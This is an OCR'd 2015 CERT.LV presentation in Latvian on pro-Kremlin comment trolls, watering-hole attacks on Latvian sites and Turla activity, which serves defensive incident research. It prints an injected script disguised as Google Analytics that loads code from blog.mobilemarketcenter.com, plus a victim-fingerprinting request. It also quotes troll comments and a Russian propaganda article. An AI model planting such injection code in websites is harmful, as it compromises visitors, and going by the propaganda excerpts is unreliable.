
CERT.LV

Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Interneta troļļi un ļaunatūras izplatīšanas taktikas

Rīga, 2015. gada 1. oktobris

Varis Teivāns, CERT.LV


CERT.LV
CERT.LV

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Kādreiz un tagad**
- **Piemēri no Lvnet**

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

TROLL MAKE INTERNET MAD.

TROLL LIKE ANGER.

TROLL WANT PEOPLE AS MISERABLE AS TROLL.

PoorEXcuses.com

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Kāpēc CERT.LV ir radusies interese par šiem "radījumiem"?**
- **"Ne"pamanītais potenciāls**

Foto: Krievijas pilsoņi iekļūst Ādažu militārajā bāzē

Apollo, redakcija@apollo.lv

Trešdiena, 2015. gada 10. jūnijs 18:00 758 komentāri

Par Krievijas pilsoņu iekļūšanu Ādažu militārajā bāzē ziņo arī Krievijas propagandas mediji, publicējot fotoattēlus, kuros redzams, kā abiem nacionālboļševikiem izdevās veikt pārkāpumu.

Foto: ekrānuzņēmums

Fotoattēli publicēti Krievijas sociālās saziņas vietnē «VKontakte».

Kā vēsta aģentūra LETA, pagaidām nav skaidrs, kāda atbildība draud abiem Krievijas nacionālboļševikiem.

Drošības policijā apstiprināja, ka tā šobrīd ir iesaistīta notikušā incidenta apstākļu noskaidrošanā, taču no plašākiem komentāriem pagaidām atturas, tostarp netiek atklāts, kur šobrīd atrodas abi pārkāpēji.

Foto: Krievijas pilsoņi iekļūst Ādažu militārajā bāzē

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

labākie jaunākie **vecākie** Pievienoti **758** komentāri

pecis 10. jūn. 18:02 ^33 v9

zjogu vajadzeeja augstaaku.

s 10. jūn. 18:28

Tas ir tas NATO speks

Anonīms 10. jūn. 18:29 ^52 v20

KUR PROBLĒMA??? ASV KAROGA NORAUŠANA UN NOMAINĪŠANA AR GEORGA - IZDOT ASV FIB INSTANCEI PAR ASV KAROGA APGĀNĪŠANU. ILGI SĒDĒS

mjā 10. jūn. 18:32 ^1 v9

Tie divi ir sīkums salīdzinājumā ar šo vpk-news.ru/articles/2...

fakts 10. jūn. 18:33 ^27 v30

iedirsa latviešiem dveselē


ID_X 10. jūn. 18:47 ^49 v3

pēci, divarpus metrus augsts žogs, no kuriem kādi 80cm dzeloņdrātis - ir par maz? Nav jau cietums - no tā neviens negrasās bēgt, bet normālus ļautiņus no iekļūšanas teritorijā tas atturētu, savukārt tie kas ierāpās jau nav normāli...

Slēpts komentārs Parādīt ^4 v24

mjā 10. jūn. 18:32

Tie divi ir sīkums salīdzinājumā ar šo vpk-news.ru/articles/2...



CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Ātrs reakcijas laiks - 30min**
- ***Reply* komentārs, lai turētos Topā.**
- **Provocējošs komentārs veicina saites atvēršanu**
- ***Hot topic***
- **3000 komentāri, 1/2 satur saites !!!**
- **Tēmas rakstiem - tikai par Krieviju un Ukrainu**
- **Viedoklis - Putins**
- **Vidēji 9 komentāri dienā**
- **331 diena ar kādu komentāru**
- **Aktīvs paliek pēc "Maidana"**
- **Parasti vairāki komentāri pie viena raksta, iesaistās diskusijās**

Армия Латвии рискует стать еще меньше: молодежь слишком слабая и ее мало (136)

LETA | 31 июля 2014, 08:47

Follow @rusdelfi_lv

Foto: PantherMedia/Scanpix

И без того небольшая армия Латвии в скором времени может стать еще меньше. Об этом агентству LETA заявил директор Центра рекрутирования и яунсардзе Друвис Клейнс.

По словам Клейнса, это вызвано демографическими проблемами, слабой физической подготовкой молодежи и неэффективной системой набора в ряды Национальных вооруженных сил.

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Орест Лютий 31.07.2014 09:51

Генштаб отмечает, что основными проблемами остаются состояние здоровья юношей, а также вопросы получения ими образования. По-прежнему из года в год каждый третий российский призывник освобождается от военной службы по состоянию здоровья, из них порядка 8-10% направляются на дополнительные медицинские обследования, а более 50% имеют ограничения по состоянию здоровья и не могут быть направлены в ВДВ, ВМФ и ряд других видов и родов войск. Более того, даже в таких относительно благопо
наблюда
солдат-
войскам
который
оздоров
возраста".

Подробнее: http://vpk-news.ru/articles/4092

Подробнее: http://vpk-news.ru/articles/4092

152 29 Сообщить редакции!

152 29 Сообщить редакции! Ответить

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Komentāri ar 1-2 minūšu intervālu**
- **Lietots "Подробнее", lai vilinātu uz saiti**
- **Visticamāk *copy-paste* no kāda gatava preses relīžu/apkopojumu avota**
- **Cilvēks vai bots?**
- **Nomainīts lietotāja vārds kaut kad uz “Орест Лютий”, reģistrēts**
- **Reakcija 1h no raksta publicēšanas**
- **Ar 8 mēnešu starplaiku atkārtojas komentāru saturs ar saiti uz VPK-NEWS.RU, saite arī atkārtojas**

ГЕОПОЛИТИКА

Версия для печати

22

Глобальный контрудар

Способы нейтрализации национальной ПРО США могут быть асимметричными и весьма неординарными

// Константин Сивков

Система НПРО США даже в долгосрочной перспективе будет иметь достаточно много слабых мест, чтобы с их учетом организовать комплекс мер противодействия, позволяющий практически полностью ее нейтрализовать и заставить американское руководство сесть за стол переговоров по этой проблематике.

Напряженность в отношениях между Россией и США нарастает по всем направлениям. Сегодня можно смело констатировать, что новая гонка вооружений развернута в полном объеме. Одно из наиболее критических направлений – попытки США мерами военно-технического характера нарушить ядерный паритет.

Безлазерное настоящее

Важнейшей программой в системе мер по достижению превосходства над нашей страной в сфере стратегических вооружений является развертывание национальной системы ПРО США (НПРО). Расчет делается на то, что эта формально оборонительная система при определенных условиях будет способна нейтрализовать возможный ракетно-ядерный удар по территории США и их союзников со стороны России и иных государств, в частности Китая. Соответственно для нас изыскание эффективных мер устранения угрозы нейтрализации ядерного потенциала становится одним из ключевых условий обеспечения своей национальной безопасности.

В целом система НПРО США включает три основные компоненты. Первая – наземный комплекс перехвата боеголовок межконтинентальных баллистических ракет на среднем участке траектории, известный как Ground-Based Midcourse Defense (GBMD). Он включает РЛС раннего предупреждения и сопровождения, отслеживающие перемещение целей в космическом пространстве, а также противоракеты шахтного базирования Ground-Based Interceptor (GBI), эффективная дальность стрельбы которых оценивается в пять тысяч километров. Поражение

> **“Пуск МБР начнется задолго до поражения наших СЯС в объеме, требуемом концепцией быстрого глобального удара”**

Новости

11 июня
ВВС РФ получат на вооружение модернизированные Су-25УБМ

11 июня
Подлодки «Пиранья» и «Амур-1650» представят на форуме «Армия-2015»

11 июня
Подлодку «Старый Оскол» планируется передать флоту 3 июля

11 июня
МиГ-29К впервые продемонстрируют на выставке «Армия–2015»

11 июня
Сайт штаба литовской армии успешно атаковали хакеры

Далее –

Первая годовая Конференция руководящего состава ГК «Социум» Игоря Ашурбейли

Рецензия

Государственник в непростые времена

Фото недели | Фотоархив HD

1st stage

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

```
<!-- GOOGLE ANALYTICS (start) -->
<script type="text/javascript">

var _gak = _gak || [];
_gak.push(['_setAccount', 'UA-38543209-5']);
_gak.push(['_setAllowHash', 'false']);
_gak.push(['_trackPageview']);
if (document.getElementById("dfjh12")) {}
else
{
var goo = 'bilemarketcenter.com';
var gam = document.createElement('script'); gam.type = 'text/javascript'; gam.async = true;
gam.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google
gam.src = 'http://blog.mo' + goo + '/?cart_id=33';
var sm = document.getElementsByTagName('script')[0]; sm.parentNode.insertBefore(gam, sm);
var fl = document.createElement('span'); fl.id = 'dfjh12';
var d = document.getElementsByTagName('body')[0]; d.appendChild(fl);
}

</script>
<!-- GOOGLE ANALYTICS (end) -->
```

```
gam.src = 'http://blog.mobilemarketcenter.com/?cart_id=33';
```

1st stage

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- Virkne “uzlauztu” vēstniecību resursi
- ~100 iesaistīti domēni
  - Valsts sektors
  - Izglītība
  - Sports
  - Ziņas
  - Atpūta
  - Transports

2nd stage

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

```
'http://blog.mobilemarketcenter.com/?cart_id=33';
```

```
GET /?cart_id=31&sid=null&fid=11.0.1.152&aid=9.3.0.0&mid=7&jaid=null&rid=null&cid=1436967538089&cart_id=31&_=1436967534764
```

```
cart_id=31                  :kampaņas ID
sid=null                    :Shockwave
fid=11.0.1.152              :Flash
aid=9.3.0.0                 :Adobe Reader
mid=7                       :Microsoft Office Word
jaid=null                   :Java
rid=null                    :Referer
cid=1436967538089           :Unikāls ID
```

Interneta Trollis

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Uzsākts pētījums LV tīklā**
  - **Metodes/Taktika**
  - **Kam pieder trollis**
  - **Kas ir mērķi**

Watering hole

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- ***Watering holes*** **valsts iestāžu resursos**
  - **Pārbaudīti 780 tk .LV domēni**

Watering hole


CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Viegli kompromitējamas WP**
- ***WSO Web Shell***
- ***Filesman backdoor***
- **Kontrole no satelīta IP adresēm**

Informācija korelē arī ar šiem pētījumiem:
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/waterbug-attack-group.pdf
https://securelist.com/blog/research/72081/satellite-turla-apt-command-and-control-in-the-sky/
https://www.f-secure.com/documents/996508/1030745/dukes_whitepaper.pdf

Watering hole


CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija



Informācija korelē arī ar šiem pētījumiem:
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/waterbug-attack-group.pdf
https://securelist.com/blog/research/72081/satellite-turla-apt-command-and-control-in-the-sky/
https://www.f-secure.com/documents/996508/1030745/dukes_whitepaper.pdf

Kopskats un korelācija

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija




Prezidentūras sākums izceļās ar lielu Turla kampaņu aktivitāti Latvijā. Vēlāk ir epizodiski lēcieni pa atsevišķām iestādēm, korelācija ar politiskiem notikumiem nav veikta

Kopskats un korelācija

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Uģis Magonis (LDZ) aizturēts 6. augusta vakarā

Turla aktivitātes no saistītas iestādes nozarē – 12. augustā



Secinājumi

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Uzbrkumu metodes nav *rocketscience*, bet..**
- **Šādas metodes labi strādā**
- **Publiski pieejamas ievainojamības**
- **Ietekme “ne”prognozējama**
- **Taktikas ļoti dažādas**
- **Iesaistīti daudzi**

Secinājumi

CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

- **Troļļu pielietošana vīrusu izplatīšanā ir interesanta un bīstama tendence**
- **Latvijā šie apmēri pagaidām nav lieli**
- **Analītikas spējas ir jāattīsta – *StratCom COE*?**


Paldies!